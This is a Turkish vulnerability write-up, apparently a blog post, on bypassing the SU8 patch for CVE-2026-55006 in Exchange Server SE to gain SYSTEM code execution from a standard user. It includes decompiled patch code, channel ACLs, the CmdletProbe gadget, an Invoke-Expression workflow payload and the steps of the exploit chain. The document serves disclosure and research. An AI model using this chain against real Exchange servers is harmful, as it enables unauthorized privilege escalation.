Bugün tam yamalı Exchange Server SE üzerinde, CVE-2026-55006 için çıkan SU8 yamasının nasıl aşıldığını ve standart bir kullanıcıdan NT AUTHORITY\SYSTEM olarak kod çalıştırmanın nasıl mümkün olduğunu anlatacağız.
Özet
Microsoft, Temmuz 2026 SU8 güncellemesiyle CVE-2026-55006 InvokeNow zafiyetini kapattı. Yama, SYSTEM bağlamında yüklenecek assembly'nin Exchange Bin\ altında ve Microsoft tarafından imzalanmış olmasını zorunlu kılan IsAssemblyPathTrusted kontrolünü ekledi. Dosya kimliği doğrulanıyor, dosyanın içindeki tip ve o tipe giden veri doğrulanmıyor.
Bu boşluğu kullanarak Microsoft'un kendi imzalı Microsoft.Forefront.Monitoring.ActiveMonitoring.Local.Components.dll içindeki CmdletProbe sınıfını, kontrolümüzdeki bir cmdlet workflow'u ile tetikledik. Sonuç, admin olmayan bir oturumdan SYSTEM olarak keyfi PowerShell, istenirse masaüstünde görünür bir SYSTEM kabuğu. Aşağıda keşiften yama analizine, gadget seçiminden canlı doğrulamaya kadar zincirin tamamı var.
Managed Availability ve InvokeNow Nedir?
Exchange Server'ın Managed Availability (Active Monitoring) katmanı sunucu sağlığını sürekli ölçer. Mimari kabaca şu şekilde:
WorkItem tipleri -
Probe(test),Monitor(değerlendirme) veResponder(aksiyon). HepsiMicrosoft.Office.Datacenter.WorkerTaskFramework.WorkItem'dan türer; tanım (definition) ve sonuç (result) akışıyla çalışır.Tanımlar ve sonuçlar ETW Crimson kanallarına yazılır -
Microsoft-Exchange-ActiveMonitoring/ProbeDefinition,.../ProbeResult,.../MonitorDefinitionvb. Monitoring altyapısı tanımları buradan okur.Health Manager (
MSExchangeHMWorker)NT AUTHORITY\SYSTEMolarak çalışır ve probe'ları zamanlayıp icra eder.
InvokeNow, periyodik bir probe'u tek istekle hemen tetiklemek için kullanılır. İstek Microsoft-Exchange-ManagedAvailability/InvokeNowRequest kanalına yazılan bir ETW event'idir (provider c424a887-a89f-455f-8319-960917152221, Event ID 2001).
Payload alanları ->
[0] Id   [1] TypeName   [2] AssemblyPath   [3] MonitorIdentity   [4] PropertyBag
[5] ExtensionAttributes   [6] RequestTime   [7] State   [8] Result   [9] ErrorMessage   [10] WorkDefinitionId
SYSTEM tarafındaki InvokeNowDiscovery.DoWork (maintenance work item, RecurrenceIntervalSeconds = 60) bu isteği okur, istenen assembly ve tipi yükler, tanımı çözümler ve probe'u çalıştırır. Zincirin girdileri ETW event alanlarından gelir. Bu kanalların yazma ACL'i admin sorgulamaz ve logon türüne bakar.
Orijinal zafiyet - CVE-2026-55006
SU8 öncesi InvokeNow akışında AssemblyPath doğrulanmıyordu, standart bir yerel kullanıcı şunu yazabiliyordu:
AssemblyPath = C:\Temp\evil.dll        (saldırganın derlediği, imzasız)
TypeName     = EvilProbe               (WorkItem'dan türemiş herhangi bir sınıf)
SYSTEM worker kabaca şunu yapıyordu ->
var asm  = Assembly.LoadFrom(assemblyPath);          // saldırgan dosyası, SYSTEM bağlamında
var item = (WorkItem)Activator.CreateInstance(asm.GetType(monitorType));
item.DoWork(...);                                       // saldırgan kodu SYSTEM olarak çalışır
Sonuç klasik bir yerel yetki yükseltmesiydi, standart kullanıcı SYSTEM olarak çıkıyordu ve Microsoft bunu CVE-2026-55006 olarak sınıflandırıp SU8 ile yamaladı.
SU8 yaması - IsAssemblyPathTrusted
SU8 (KB5103212, build 15.2.2562.045) yüklemeden önce bir doğrulama ekledi. ILSpy ile decompile ettiğimiz SU8 Microsoft.Exchange.Monitoring.ActiveMonitoring.Local.Components.dll içinde InvokeNowDiscovery sınıfı şöyle:
internal static bool IsAssemblyPathTrusted(string assemblyPath, out string rejectionReason, out string canonicalPath)
{
    // 1) UNC yolları reddet
    if (assemblyPath.StartsWith(@"\\")) { rejectionReason = "UNC path."; return false; }
    string fullPath = Path.GetFullPath(assemblyPath);
    if (fullPath.StartsWith(@"\\")) { ... return false; }

    // 2) Exchange Bin alt dizini zorunluluğu
    string installPath = ExchangeSetupContext.InstallPath;   // ...\V15
    foreach (string sub in AllowedSubdirectories)           // "Bin\", "Bin\netcoreapp3_1\", "Bin\net8_0\"
        if (fullPath.StartsWith(Path.Combine(path, sub), StringComparison.OrdinalIgnoreCase)) { ok = true; break; }
    if (!ok) { rejectionReason = "not under an allowed Exchange Bin subdirectory."; return false; }

    canonicalPath = fullPath;
    return VerifyAuthenticodeSignature(fullPath, out rejectionReason);   // 3)
}

internal static bool VerifyAuthenticodeSignature(string canonicalPath, out string rejectionReason)
{
    // WinVerifyTrust: WINTRUST_ACTION_GENERIC_VERIFY_V2, revocation kontrolü açık
    uint num = WinVerifyTrust(IntPtr.Zero, ref pgActionID, ...);
    if (num != 0) { rejectionReason = "Authenticode signature invalid or untrusted."; return false; }

    // İmzalayan sertifikanın Subject'i "Microsoft Corporation" içermeli
    X509Certificate cert = X509Certificate.CreateFromSignedFile(canonicalPath);
    if (cert.Subject.IndexOf(MicrosoftOrganizationFunc(), StringComparison.OrdinalIgnoreCase) < 0) {
        rejectionReason = "not signed by Microsoft Corporation.";
        return false;
    }
    return true;
}
Kontrol üç şart istiyor, yol ...\V15\Bin\ altında ve UNC değil WinVerifyTrust ile gömülü Authenticode imzası ve güvenilir köke bağlı imzalayan sertifikanın Subject alanında "Microsoft Corporation" geçmesi.
Self-signed imza yeterli mi?
Subject'e O=Microsoft Corporation yazan self-signed bir sertifika üçüncü şartı geçer, ikincisinde düşer. Zincir Trusted Root'a bağlanmadığı için WinVerifyTrust CERT_E_UNTRUSTEDROOT (0x800B0109) döner. Yalnızca catalog-signed Microsoft binary'leri de reddediliyor (ör. Services.dll 0x80092003). Reflection ile SU8 (15.02.2562.045) üzerinde ölçülen sonuçlar:
Girdi | Sonuç |
|---|---|
Gerçek | TRUSTED = True |
| False, UNC path |
| False, not under Bin |
İmzasız | False |
| False, WinVerifyTrust 0x80092003 |
Yama, hedeflenen senaryoyu gerçekten kesiyor ve saldırgan kendi imzasız veya yabancı DLL'ini yükleyemiyor. Sorun yamanın kendisinde değil, yalnızca dosya kimliğine bakmasında.
Tip ve Veri Doğrulama Aşaması
Patch sonrası sonra gelen kod yine SU8 InvokeNowDiscovery.CreateInvokeNowDefinition
WorkItem val = (WorkItem)Activator.CreateInstance(
    Assembly.LoadFrom(assemblyPath).GetType(monitorType /* saldırgan */, false, true), new object[0]);
WorkDefinition val2 = CreateDefinition(val);
val2.ExtensionAttributes = InvokeNowCommon.GetWorkDefinition(monitorIdentity /* saldırgan */).ExtensionAttributes;
val.PopulateDefinition<WorkDefinition>(val2, propertyBag /* saldırgan */);
assemblyPath doğrulanmış olsa da geri kalanı doğrulanmadı ->
monitorType(TypeName) doğrulanmıyor. İmzalı DLL içindeki herhangi birWorkItemtürevi instantiate edilebiliyor; tip allowlist'i yok.propertyBagdoğrulanmıyor; tip parametreleri doğrudan istekten geliyor.ExtensionAttributessaldırganın yazabildiği bir kanaldan geliyor.GetWorkDefinition(monitorIdentity)GetDefinitionFromCrimsonüzerindenMicrosoft-Exchange-ActiveMonitoring/ProbeDefinitionkanalını okuyor ve verilen{ServiceName, Name, TargetResource}üçlüsüyle eşleşen tanımı döndürüyor. Bu kanal admin olmayana da yazılabilir.
Ek koruma olarak if (!def.Enabled) throw var; ProbeDefinition.Enabled varsayılanı true, yani pratikte engel değil.
Kısaca, yama "hangi dosya yüklenebilir?" sorusunu cevaplıyor. Zincir ise "o dosyanın içindeki hangi tip, hangi veriyle?" sorusunda yaşıyor. Saldırgan kendi kodunu taşımıyor; imzalı Microsoft kodundaki meşru davranışı kullanıyor.
Standart Kullanıcının Yazabildiği Kanallar
Kritik halka, ExtensionAttributes'un okunduğu Microsoft-Exchange-ActiveMonitoring/ProbeDefinition kanalının yazma ACL'i. Bu bir privilege kontrolü değil, logon türü kontrolü; fark tam da zafiyeti mümkün kılıyor.
Aşağıdaki ekran görüntüsü tam yamalı kutudan (EXCHSE01, Exchange SE SU8 15.02.2562.045), standart kullanıcı addcx\testx oturumundan.

wevtutil gl ile iki kanalın channelAccess SDDL'i. Oturum olarak addcx\testx (Administrators member: False), build 15.02.2562.045.
Her iki kanalın SDDL'i aynı ->
O:BAG:SYD:(A;;0x2;;;S-1-15-2-1)(A;;0x2;;;S-1-15-3-1024-...)(A;;0xf0007;;;SY)(A;;0x7;;;BA)(A;;0x7;;;SO)
          (A;;0x3;;;IU)(A;;0x3;;;SU)(A;;0x3;;;S-1-5-3)(A;;0x3;;;S-1-5-33)(A;;0x1;;;S-1-5-32-573)
ACE | Anlamı |
|---|---|
| Interactive logonlar: oku + yaz |
| Batch logonlar (scheduled task, IIS app-pool): oku + yaz |
| Service logonlar: oku + yaz |
| SYSTEM / Administrators |
Dolayısıyla herhangi bir standart kullanıcının interaktif oturumu, ya da batch/service bağlamı (örneğin IIS_IUSRS ve varsayılan SeBatchLogonRight), bu kanallara yazabilir. Network logon (S-1-5-2, SSH/WinRM) ACL'de yok, yazım sessizce düşer ve PoC bunu token'daki S-1-5-2 üyeliğinden tespit edip uyarır.
İmzalı DLL Üstünde Gadget Arayışı
Patch geçmek için imzalı DLL'lerde saldırgan verisini çalıştırılabilir koda çeviren bir WorkItem aradık. Kutudaki imzalı izleme assembly'lerinde yaklaşık 680 WorkItem türevi tip var (461'i Exchange Local.Components.dll'de, 213'ü Forefront Local.Components.dll'de).
Gadget | Assembly | Primitif |
|---|---|---|
| Forefront | ExtensionAttributes içindeki cmdlet workflow'unu deserialize edip SYSTEM runspace'inde çalıştırır |
| Exchange |
|
| Çeşitli | Script-deserialization ailesi |
Asıl gadget CmdletProbe SU8 binary'sinden ILSpy ile alınan -> Microsoft.Forefront.Monitoring.ActiveMonitoring.Local.Components.cs, satır 53739'dan itibaren:
// Microsoft.Forefront.Monitoring.ActiveMonitoring.Local.Components.cs : 53739
public class CmdletProbe : ProbeWorkItem
{
    public class CmdletsWorkflowDefinition {
        [XmlArrayItem("Snapin")]  public CmdletSnapin[] Snapins { get; set; }
        [XmlArrayItem("Cmdlet")]  public CmdletWorkItem[] Cmdlets { get; set; }
    }
    ...
    // :53804 - workflow, ExtensionAttributes'tan deserialize ediliyor
    private CmdletsWorkflowDefinition WorkflowDefinition {
        get {
            if (cmdletsWorkflowDefinition == null) {
                XmlSerializer val = new XmlSerializer(typeof(CmdletsWorkflowDefinition));
                cmdletsWorkflowDefinition = (CmdletsWorkflowDefinition)val.Deserialize(
                    new StringReader(base.Definition.ExtensionAttributes));   // attacker XML
            }
            return cmdletsWorkflowDefinition;
        }
    }
WorkflowDefinition getter base.Definition.ExtensionAttributes içeriğini XmlSerializer ile deserialize ediyor (satır 53813).
İcra kısmı (satır 53819 ve 53846):
// :53819
protected override void DoWork(CancellationToken cancellationToken) {
    RunspaceConfiguration val2 = RunspaceConfiguration.Create();
    LoadSnapins(val2);
    val = RunspaceFactory.CreateRunspace(val2);
    val.Open();
    ExecuteCmdlets(val, cancellationToken);   // SYSTEM runspace
}

// :53846
private void ExecuteCmdlets(Runspace runspace, CancellationToken cancellationToken) {
    ...
    foreach (CmdletWorkItem cmdletWorkItem in array2) {
        Command val2 = new Command(cmdletWorkItem.Name);                       // cmdlet adı
        foreach (CmdletParameter p in cmdletWorkItem.Parameters)
            val2.Parameters.Add(p.Name, (object)p.Value);                     // parametreler
        ...
        val.Invoke();                                                          // SYSTEM olarak
    }
}
ExecuteCmdlets saldırganın cmdlet adı ve parametreleriyle Command kurup Invoke ediyor. Süreç MSExchangeHMWorker.exe, NT AUTHORITY\SYSTEM.
Sınıfın işi tanım gereği XML'deki cmdlet'leri çalıştırmak; yani meşru bir izleme fonksiyonu. SU8 kapısından da sorunsuz geçiyor, Microsoft imzalı ve kutuda yüklü. Verilen XML Invoke-Expression taşıyorsa sonuç SYSTEM olarak keyfi PowerShell.
Exploit Zinciri Nasıl Oluştu?
Zincir tek dosyalık bir PowerShell PoC (poc-invokenow-cmdletprobe-rce.ps1). Admin hakkı, Exchange cmdlet'i veya ek araç gerekmiyor.
Ortam bilgisi -> build ve kimlik (
whoami+ Administrators üyelik kontrolü; Network-logon uyarısı).Kötü niyetli
ProbeDefinitionyazımı ->Microsoft-Exchange-ActiveMonitoring/ProbeDefinitionkanalına (providerecd64f52-a3bc-47b8-b681-a11b7a1c8770, Event ID 6).ExtensionAttributesalanında SYSTEM tarafından çalıştırılacak cmdlet workflow'u taşınır:
$wf = '<?xml version="1.0" encoding="utf-16"?>
<CmdletsWorkflowDefinition ...><Cmdlets>
  <Cmdlet Name="Invoke-Expression"><Parameters>
    <Parameter Name="Command" Value="Set-Content -Path ''C:\Temp\invokenow-rce-XXXXXX.txt''
        -Value (''RCE-as-''+(whoami)+'' via ''+(Get-Process -Id $PID).ProcessName+'':''+$PID+'' on ''+$env:COMPUTERNAME)"/>
  </Parameters></Cmdlet>
</Cmdlets></CmdletsWorkflowDefinition>'
PoC kaynağı, satır 82 SYSTEM runspace'ine gidecek cmdlet workflow'u calıştıracak.
InvokeNowRequestyazımı ->Microsoft-Exchange-ManagedAvailability/InvokeNowRequestkanalına (Event ID 2001).AssemblyPathimzalı Forefront DLL,TypeNameCmdletProbe,MonitorIdentitybir önceki tanımdaki<svc>\<mon>\<tgt>üçlüsü,Resultboş (SYSTEM okuyucu bunu enum-parse ediyor; doluysa event sessizce düşüyor).Bekleme süresi ->
InvokeNowDiscovery.DoWorkdoğal 60 saniyelik timer'ı. Admin müdahalesi yok.Ve Kanıt ->
InvokeNowResult2003/Succeeded(Type=CmdletProbe), kanallardaki writer SID kayıtları ve SYSTEM worker'ın yazdığı marker dosyası.
11 alanlı ETW payload'ı .NET EventSource'un 8-argüman sınırını aştığı için PoC native advapi32!EventRegister/EventWrite'ı P/Invoke ile çağırıyor.
Canlı doğrulama
Ekran görüntüleri tam yamalı EXCHSE01 üzerinde, standart kullanıcı addcx\testx oturumunda, 30 Ekim 2026'da alındı. Aynı gün art arda dört bağımsız koşu başarılı oldu (marker dosyaları: invokenow-rce-7ab1c3, -dad802, -e82a0e, -31e8c7).
PoC koşusu
